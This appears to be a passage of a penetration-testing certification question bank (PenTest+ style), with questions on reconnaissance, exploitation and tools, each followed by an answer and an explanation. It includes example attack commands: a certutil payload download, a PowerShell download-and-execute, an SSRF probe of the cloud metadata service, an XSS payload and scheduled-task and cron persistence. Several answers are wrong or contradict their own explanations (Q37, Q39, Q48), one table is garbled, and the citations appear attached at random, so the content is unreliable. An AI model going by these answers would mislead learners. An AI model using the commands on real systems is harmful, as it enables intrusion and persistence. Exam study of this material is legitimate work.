A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS

B. OSSTMM

C. MITRE ATT&CK

D. CREST

Answer: B

Explanation:

The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here's why option B is correct: OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.

MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.

CREST: This is a certification body for penetration testers and security professionals but does not provide a specific

14-component framework.
Reference from Pentest:
Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

Question: 26

[Attacks and Exploits]
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Answer: A

Explanation:

A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system. Here's why option A is correct: Kiosk Escape: This attack targets environments where user access is intentionally limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
Arbitrary Code Execution: This involves running unauthorized code on the system, but the scenario described is more about escaping a restricted environment.
Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
Library Injection: This involves injecting malicious code into a running process by loading a malicious library, which is not the focus in this scenario.
Reference from Pentest:
Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.

Question: 27

A penetration tester presents the following findings to stakeholders:

Control | Number of findings | Risk | Notes

Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems
System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: D,E

Explanation:

Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here's why options D and E are correct:
Implement an SCA Tool:
SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process. This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
Obtain the Latest Library Version:
Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
This recommendation is a direct and immediate action to mitigate the identified vulnerabilities. Other Options Analysis:
Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
Deploy an Asset Management System: While useful, this is not directly related to the identified high- risk issue of vulnerable libraries.
Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
Reference from Pentest:
Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

Question: 28

[Information Gathering and Vulnerability Scanning]

While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails: - admin@acme.com - sales@acme.com - support@acme.com

Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network
B. Exposure of sensitive servers to the internet
C. Likelihood of SQL injection attacks
D. Indication of a data breach in the company

Answer: A

Explanation:

When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here's why:

Phishing Attacks:

Email addresses are often used to conduct phishing attacks. By crafting a convincing email, an attacker can trick the recipient into revealing their login credentials or downloading malicious software, thereby gaining unauthorized access to the network.

Spear Phishing:

With specific email addresses (like admin@acme.com), attackers can perform spear phishing, targeting key individuals within the organization to gain access to more sensitive parts of the network.

Comparison with Other Risks:

Exposure of sensitive servers to the internet (B): This is unrelated to the email addresses and more about network configuration.

Likelihood of SQL injection attacks (C): SQL injection targets web applications and databases, not email addresses.

Indication of a data breach in the company (D): The presence of email addresses alone does not indicate a data breach.

Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.

Question: 29

[Attacks and Exploits]

A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs

Answer: B

Explanation:

If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here's why:

Netcat:

Versatility: Netcat is known as the "Swiss Army knife" of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.

Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host's environment.

Comparison with Other Tools:

ProxyChains: Used to chain proxies together, not directly useful for enumeration without an initial shell.

PowerShell ISE: Requires a shell to execute commands and scripts.

Process IDs: Without a shell, enumerating process IDs directly isn't possible.

Netcat's ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.

Question: 30

[Information Gathering and Vulnerability Scanning]

A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:

In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here's why the specified command is appropriate: Accessing Cloud Metadata Service:

URL: http://169.254.169.254/latest/meta-data/ is a well-known endpoint in cloud environments (e.g., AWS) to access instance metadata.

Purpose: By exploiting SSRF to access this URL, an attacker can retrieve sensitive information such as instance credentials and other metadata.

Comparison with Other Commands:

127.0.0.1/etc/passwd: This is more about local file inclusion, not specific to cloud metadata.

<script>alert(1)</script>: This tests for XSS, not SSRF.

127.0.0.1: This is a generic loopback address and does not specifically test for metadata access in a cloud environment.

Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for

SSRF vulnerabilities in cloud environments to potentially expose secrets.

Question: 31

[Information Gathering and Vulnerability Scanning]

A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet-facing resources have been blocked by the company's WAF.

Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:

When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here's why:

Code Repository Scanning:

Leaked Information: Code repositories (e.g., GitHub, GitLab) often contain sensitive information, including API keys, configuration files, and even credentials that developers might inadvertently commit.

Accessible: These repositories can often be accessed publicly, bypassing traditional defenses like WAFs.

Comparison with Other Methods:

HTML Scraping: Limited to the data present on web pages and can still be blocked by WAF.

Directory Enumeration: Likely to be blocked by WAF as well and might not yield significant internal information.

Port Scanning: Also likely to be blocked or trigger alerts on WAF or IDS/IPS systems.

Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort

Question: 32

[Information Gathering and Vulnerability Scanning]

During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:

```
snmpwalk -v 2c -c public 192.168.1.23
```

Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.

Answer: D

Explanation:

The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:

SNMP Enumeration:

Function: snmpwalk is used to retrieve a large amount of information from the target device using SNMP.

Version: -v 2c specifies the SNMP version.

Community String: -c public specifies the community string, which is essentially a password for SNMP queries.

Purpose of the Command:

Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.

Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.

Comparison with Other Options:

Bypassing Defensive Systems (A): Not directly related to SNMP enumeration.

Using Automation Tools (B): While SNMPwalk is automated, the primary purpose here is validation.

Script Exploits (C): SNMPwalk is not used for scripting exploits but for information gathering.

By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

Question: 33

[Attacks and Exploits]

A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:

When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here's why option B is correct:

Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.

Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into

more specific tools like Drozer or Frida. Reference from Pentest:

Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.

Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.

Question: 34

[Tools and Code Analysis]

Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Answer: B

Explanation:

When needing to scan a large network for open ports quickly, the choice of tool is critical. Here's why option B is correct:

masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.

Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.

Burp Suite: This tool is primarily for web application security testing and not optimized for network wide port scanning.

hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.

Reference from Pentest:

Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.

Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.

Question: 35

[Attacks and Exploits]

A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?

A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.

Answer: B

Explanation:

In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here's why option B is correct: Tailgating: This involves following an authorized person into a secure area without proper credentials. During busy times, it's easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.

Cloning Badge Information: This can be effective but requires proximity to employees and specialized equipment, making it more complex and time-consuming.

Picking Locks: This is a more invasive technique that carries higher risk and is less stealthy compared to tailgating.

Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.

Reference from Pentest:

Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.

Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.

Conclusion:

Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.

Question: 36

[Attacks and Exploits]

During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward.

Which of the following types of attacks is this an example of?

A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Answer: C

Explanation:

Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:

XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.

SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.

SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.

Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in

the user's browser.

Reference from Pentest:

Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.

Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.

Question: 37

A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:

Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why: Credential Dumping:

Purpose: Credential dumping involves extracting password hashes and plaintext passwords from compromised systems. These credentials can be used to gain further access to sensitive data and critical systems within the network.

Tools: Common tools used for credential dumping include Mimikatz, Windows Credential Editor, and ProcDump.

Impact: With these credentials, the tester can move laterally across the network, escalate privileges, and access confidential information.

Comparison with Other Options:

Initiate a Social Engineering Campaign (A): Social engineering is typically an initial access technique rather than a follow-up action after gaining internal access.

Compromise an Endpoint (C): The tester already has a foothold, so compromising another endpoint is less direct than credential dumping for accessing sensitive information.

Share Enumeration (D): While share enumeration can provide useful information, it is less impactful than credential dumping in terms of gaining further access and achieving the main objective. Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.

Question: 38

[Attacks and Exploits]

During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?

Host ns nit[1]	Port	Service name	Status
Sys t ern 1	22	SSH	Open
System 2	80	HTTP	Op e n
System 3	443	SSL	Open
System 4	3389	Ri P	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Answer: C

Explanation:

When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's

why:

System Hardening:

Purpose: System hardening involves securing systems by reducing their surface of vulnerability. This includes disabling unnecessary services, applying security patches, and configuring systems securely. Impact: By disabling unused services, the attack surface is minimized, reducing the risk of these services being exploited by attackers.

Comparison with Other Controls:

Multifactor Authentication (A): While useful for securing authentication, it does not address the issue of unused services running on the system.

Patch Management (B): Important for addressing known vulnerabilities but not specifically related to disabling unused services.

Network Segmentation (D): Helps in containing breaches but does not directly address the issue of unnecessary services.

System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.

Question: 39

[Attacks and Exploits]

A penetration tester writes the following script to enumerate a 1724 network:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
```

The tester executes the script, but it fails with the following error:

-bash: syntax error near unexpected token `ping'

Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: B

Explanation:

The syntax (1..254) is incorrect in Bash, as it uses brace expansion or seq for looping. The correct syntax should be:

for i in $(seq 1 254)

Also, the missing do is an issue, but the syntax error mentioned points specifically to the loop structure. Fixing the sequence format resolves it.

Corrected script:

```
#!/bin/bash
for i in $(seq 1 254); do
ping -c1 192.168.1.$i
done
```

From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 4 – Scanning & Enumeration): “Bash scripting is commonly used for automation in enumeration. The 'seq' command generates a sequence of numbers for iteration in loops.”

Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 4

Question: 40

[Attacks and Exploits]

A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:

To execute a payload and gain additional access, the penetration tester should use certutil.exe.

Here's why:

Using certutil.exe:

Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.

Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.

Comparison with Other Commands:

powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.

powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/") (C): Incorrect syntax for downloading and executing a script.

rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.

Using certutil.exe to download and execute a payload is a common and effective method.

Question: 41

During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:

When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here's the best course of action:

Performing a Discovery Scan:

Purpose: A discovery scan identifies all active devices on the network before running a detailed vulnerability scan. It ensures that all in-scope devices are included in the assessment.

Process: The discovery scan uses techniques like ping sweeps, ARP scans, and port scans to identify active hosts and services.

Comparison with Other Actions:

Rechecking the Scanner Configuration (A): Useful but not as comprehensive as ensuring all hosts are discovered.

Using a Different Scan Engine (C): Not necessary if the issue is with host discovery rather than the scanner's capability.

Configuring All TCP Ports on the Scan (D): Helps in detailed scanning but does not address missing hosts.

Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability

assessment, making it the best course of action.

Question: 42

[Information Gathering and Vulnerability Scanning]

Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:

Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here's why option A is correct: Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.

Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.

Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.

Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.

Reference from Pentest:

Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.

Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.

Question: 43

[Tools and Code Analysis]

During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:

Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here's why option A is correct:

Dnsenum: This tool is used for DNS enumeration and can gather information about a domain's DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network's domain structure.

Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.

Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.

Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.

Reference from Pentest:

Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target's domain structure.

Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.

Question: 44

[Tools and Code Analysis]
During an external penetration test, a tester receives the following output from a tool:

test.comptia.org
info.comptia.org
vpn.comptia.org
exam.comptia.org

Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Answer: B

Explanation:

The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here's why option B is correct: amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.

nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.

nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does

not enumerate subdomains.

shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.

Reference from Pentest:

Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.

Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

Question: 45

A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities

Answer: A

Explanation:

The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted.

Here's why option A is correct:

Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.

Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.

Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.

Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.

Reference from Pentest:

Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.

Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.

Question: 46

[Attacks and Exploits]

A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Answer: A

Explanation:

To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:

Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.

Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.

Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.

Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.

Reference from Pentest:

Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.

Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

Question: 47

[Attacks and Exploits]

A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client.
The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```

Which of the following changes should the team make to line 3 of the script?

A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i

Answer: D

Explanation:

Script Analysis:

Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.

Line 2: for i in $(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.

Line 3: curl $i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.

Line 4: done - This line ends the loop.

Error Identification:

The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.

Correct Command:

To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.

Corrected Script:

Replace curl $i with host $i to perform DNS lookups on each target specified in example.txt.

Pentest Reference:

In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.

Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.

By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

Question: 48

[Tools and Code Analysis]

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url)
6 if response.status == 401:
7 print("URL accessible")
```

Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:

Script Analysis:

Line 1: import requests - Imports the requests library to handle HTTP requests.

Line 2: import pathlib - Imports the pathlib library to handle file paths.

Line 4: for url in pathlib.Path("urls.txt").read_text().split("\n"): - Reads the urls.txt file, splits its contents by newline, and iterates over each URL.

Line 5: response = requests.get(url) - Sends a GET request to the URL and stores the response. Line 6: if response.status == 401: - Checks if the response status code is 401 (Unauthorized).

Line 7: print("URL accessible") - Prints a message indicating the URL is accessible.

Error Identification:

The condition if response.status == 401: is incorrect for determining if a URL is publicly accessible. A 401 status code indicates that the resource requires authentication.

Correct Condition:

The correct condition should check for a 200 status code, which indicates that the request was successful and the resource is accessible.

Corrected Script:

Replace if response.status == 401: with if response.status_code == 200: to correctly identify publicly accessible URLs.

Pentest Reference:

In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.

The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests. By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

Question: 49

As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:

To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.

Persistence Mechanisms:

Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.

Reverse Shell: While establishing a reverse shell provides immediate access, it typically does not survive a system reboot

unless coupled with another persistence mechanism.

Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.

Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.

Creating a Scheduled Task:

On Windows, the schtasks command can be used to create scheduled tasks. For example: schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM On Linux, a cron job can be created by editing the crontab: (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab - Pentest Reference:

Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.

Reference to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.

By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

Question: 50

[Tools and Code Analysis]

In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:

sshpass -p donotchange ssh admin@192.168.6.14

Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the code repository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: B,C

Explanation:

When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.

Taking a Screen Capture (Option B):

Documentation: It is essential to document the finding for the final report. A screen capture provides concrete evidence of the discovered hard-coded credentials.

Audit Trail: This ensures that there is a record of the vulnerability and can be used to communicate the issue to stakeholders, such as the development team or the client.

Investigating for Other Embedded Passwords (Option C):

Thorough Search: Finding one hard-coded password suggests there might be others. A thorough investigation can reveal additional credentials, which could further compromise the security of the system.

Automation Tools: Tools like trufleHog, git-secrets, and grep can be used to scan the repository for other instances of hard-coded secrets.

Pentest Reference:

Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.

Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.

Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.

Steps to Perform:

Take a Screen Capture:

Use a screenshot tool to capture the evidence of the hard-coded credentials. Ensure the capture includes the context, such as the file path and relevant code lines.

Investigate Further:

Use tools and manual inspection to search for other embedded passwords.

Commands such as grep can be helpful:

```
grep -r 'password' /path/to/repository
```

Tools like trufleHog can search for high entropy strings indicative of secrets:

```
truflehog --regex --entropy=True /path/to/repository
```

